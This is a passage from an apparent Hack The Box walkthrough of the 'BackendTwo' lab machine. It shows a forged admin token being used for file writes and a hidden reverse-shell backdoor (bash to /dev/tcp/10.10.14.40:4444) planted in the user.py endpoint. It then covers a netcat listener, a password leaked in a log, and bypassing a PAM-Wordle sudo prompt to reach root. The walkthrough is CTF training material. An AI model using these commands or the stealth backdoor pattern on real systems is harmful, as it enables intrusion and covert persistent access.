'eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ0eXBlIjoiYWNjZXNzX3Rva2VuIiwiZXhwIjoxNzA
3OTE5OTc3LCJpYXQiOjE3MDcyMjg3NzcsInN1YiI6IjEyIiwiaXNfc3VwZXJ1c2VyIjpOcnVlLCJndWlk
IjoiMDU2MDgwZTAtYWI3OS00YzkxLTgzNTgtNTBjMDVjNTdjZDQyIiwiZGVidWciOnRydWV9.TB8Nw-
R3tcAzvlNUqyxBPfKC5NVizfwVrjzRPVomGKc'
```

Finally, we use the token with `curl` to write a file:

```
curl -X 'POST' \
  'http://10.10.11.162/api/v1/admin/file/L3RtcC9tZWxv' \
  -H 'accept: application/json' \
  -H 'Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ0eXBlIjoiYWNjZXNzX3Rva2VuIiwiZXhwIjoxNzA3
OTE5OTc3LCJpYXQiOjE3MDcyMjg3NzcsInN1YiI6IjEyIiwiaXNfc3VwZXJ1c2VyIjpOcnVlLCJndWlkI
joiMDU2MDgwZTAtYWI3OS00YzkxLTgzNTgtNTBjMDVjNTdjZDQyIiwiZGVidWciOnRydWV9.TB8Nw-
R3tcAzvlNUqyxBPfKC5NVizfwVrjzRPVomGKc' \
  -H 'Content-Type: application/json' \
  -d '{
  "file": "string"
}'

{
    "result":"success"
}
```

Backdoor

At this stage, the idea is to use our arbitrary file-write to overwrite one of the Python files, which we can trigger via the API, to include a payload that will land us a shell. We could just target the `main.py` file and overwrite it with a reverse shell one-liner, however, in a real engagement this would be indiscrete, as it would break the web application and draw attention to our actions. Therefore, we opt for a sleeker approach, where we silently add a backdoor to an endpoint, without affecting the rest of the application.

We grab the `user.py` file and modify the `fetch_user` function, which corresponds to the `/user/[id]` endpoint.

```
./readfile.sh /home/htb/app/api/v1/endpoints/user.py > user.py
```

We change the `fetch_user` function to include the backdoor:

```
@router.get("/{user_id}", status_code=200, response_model=schemas.User)
def fetch_user(*,
    user_id: int,
    db: Session = Depends(deps.get_db)
    ) -> Any:
    """
    Fetch a user by ID
    """
    if user_id == -1337:
        import os; os.system('bash -c "bash -i >& /dev/tcp/10.10.14.40/4444
0>&1"')
    result = crud.user.get(db=db, id=user_id)
    return result
```

If the user with the id `-1337` is fetched, which, realistically, will never conventionally happen, then our reverse shell is triggered.

In order to upload our modified file, we need to escape certain characters such that it can be sent over `curl`. More specifically, we once more use CyberChef to perform the following operations via `Find / Replace`:

1. Simple String: `"` => `\\"`
2. Simple String: `'` => `'\\''`
3. Simple String: `\n` => `\\\\n`
4. Extended (\N, \T, \N...): `\n` => `\\n`

We then upload the file:

```
curl http://10.10.11.162/api/v1/admin/file/$(echo -n
"/home/htb/app/api/v1/endpoints/user.py" | base64) -H 'Content-Type:
application/json' -d '{"file": "from typing import Any,
Optional\n<...SNIP...>\n\n"}' -H 'Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ0eXBlIjoiYWNjZXNzX3Rva2VuIiwiZXhwIjoxNzA3
OTE5OTc3LCJpYXQiOjE3MDcyMjg3NzcsInN1YiI6IjEyIiwiaXNfc3VwZXJ1c2VyIjpOcnVlLCJndWlkI
joiMDU2MDgwZTAtYWI3OSOOYzkxLTgzNTgtNTBjMDVjNTdjZDQyIiwiZGVidWciOnRydWV9.TB8Nw-
R3tcAzvlNUqyxBPfKC5NVizfwVrjzRPVomGKc'
```

Finally, we start a `Netcat` listener and trigger our shell by accessing the endpoint.

```
nc -nlvp 4444
```

```
curl http://10.10.11.162/api/v1/user/-1337
```

We now have a shell as `htb`:

```
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.10.11.162.
Ncat: Connection from 10.10.11.162:58458.
bash: cannot set terminal process group (676): Inappropriate ioctl for device
bash: no job control in this shell
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

htb@BackendTwo:~$ id

uid=1000(htb) gid=1000(htb)
groups=1000(htb),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),116(lxd)
```

Privilege Escalation

The home directory we land in contains an `auth.log` file, which contains an entry where a user apparently put their password in the username field, presumably accidentally.

```
htb@BackendTwo:~$ cat auth.log

<...SNIP...>
02/06/2024, 12:16:54 - Login Success for admin@htb.local
02/06/2024, 12:25:14 - Login Failure for 1qaz2wsx_htb!
02/06/2024, 12:26:49 - Login Success for admin@htb.local
02/06/2024, 12:26:54 - Login Success for admin@htb.local
02/06/2024, 12:27:14 - Login Success for admin@htb.local
02/06/2024, 12:28:34 - Login Success for admin@htb.local
<...SNIP...>
```

This password works for `htb` over SSH, giving us a stable shell.

```
ssh htb@10.10.11.162
```

We try to list our potential `sudo` privileges, but are prompted by [PAM-Wordle]() to complete a game of [Wordle]().

```
htb@BackendTwo:~$ sudo -l

[sudo] password for htb: 1qaz2wsx_htb!
--- Welcome to PAM-Wordle! ---

A five character [a-z] word has been selected.
You have 6 attempts to guess the word.

After each guess you will recieve a hint which indicates:
? - what letters are wrong.
* - what letters are in the wrong spot.
[a-z] - what letters are correct.
```

```
--- Attempt 1 of 6 ---
Word:
```

The app appears to only know a limited number of (five-letter) words, so we will first take a look at how it is configured.

We find an entry in `/etc/pam.d/sudo` referencing `pam_wordle.so`:

```
htb@BackendTwo:~$ cat /etc/pam.d/sudo

#%PAM-1.0

session    required   pam_env.so readenv=1 user_readenv=0
session    required   pam_env.so readenv=1 envfile=/etc/default/locale
user_readenv=0
auth    required pam_unix.so
auth    required    pam_wordle.so
@include common-auth
@include common-account
@include common-session-noninteractive
```

We search for the file.

```
htb@BackendTwo:~$ find / -name pam_wordle.so 2>/dev/null

/usr/lib/x86_64-linux-gnu/security/pam_wordle.so
```

Running `strings` reveals an interesting path:

```
htb@BackendTwo:~$ strings /usr/lib/x86_64-linux-gnu/security/pam_wordle.so

<...SNIP...>
--- Attempt %d of %d ---
You lose.
The word was: %s
;*3$"
/opt/.words
GCC: (Debian 10.2.1-6) 10.2.1 20210110
```

The file `/opt/.words` contains five-letter words and is likely used as a repository by the PAM.

```
htb@BackendTwo:~$ cat /opt/.words

write
close
fstat
lstat
lseek
ioctl
readv
msync
shmat
pause
```

```
alarm
clone
vfork
wait4
uname
semop
<...SNIP...>
```

We use it to win the game of wordle.

```
htb@BackendTwo:~$ sudo -l

[sudo] password for htb: 1qaz2wsx_htb!
<...SNIP...>
--- Attempt 1 of 6 ---
Word: write
Hint->?*???
--- Attempt 2 of 6 ---
Word: vfork
Hint->??***
--- Attempt 3 of 6 ---
```

In a second shell, we can use `grep` to make our lives easier:

```
htb@BackendTwo:~$ cat /opt/.words | grep o | grep r | grep k | grep -vE
'(v|f|w|i|t|e)'

rocku
ngrok
```

We try the former of the two words, which turns out to be correct:

```
--- Attempt 3 of 6 ---
Word: rocku
Correct!
Matching Defaults entries for htb on backendtwo:
    env_reset, mail_badpass,

 secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/
snap/bin

User htb may run the following commands on backendtwo:
    (ALL : ALL) ALL
```

`htb` can run all commands as `sudo`, so we can obtain a `root` shell using `su`.

```
htb@BackendTwo:~$ sudo su

root@BackendTwo:/home/htb# id
uid=0(root) gid=0(root) groups=0(root)
```

The `root` flag can be obtained at `/root/root.txt`.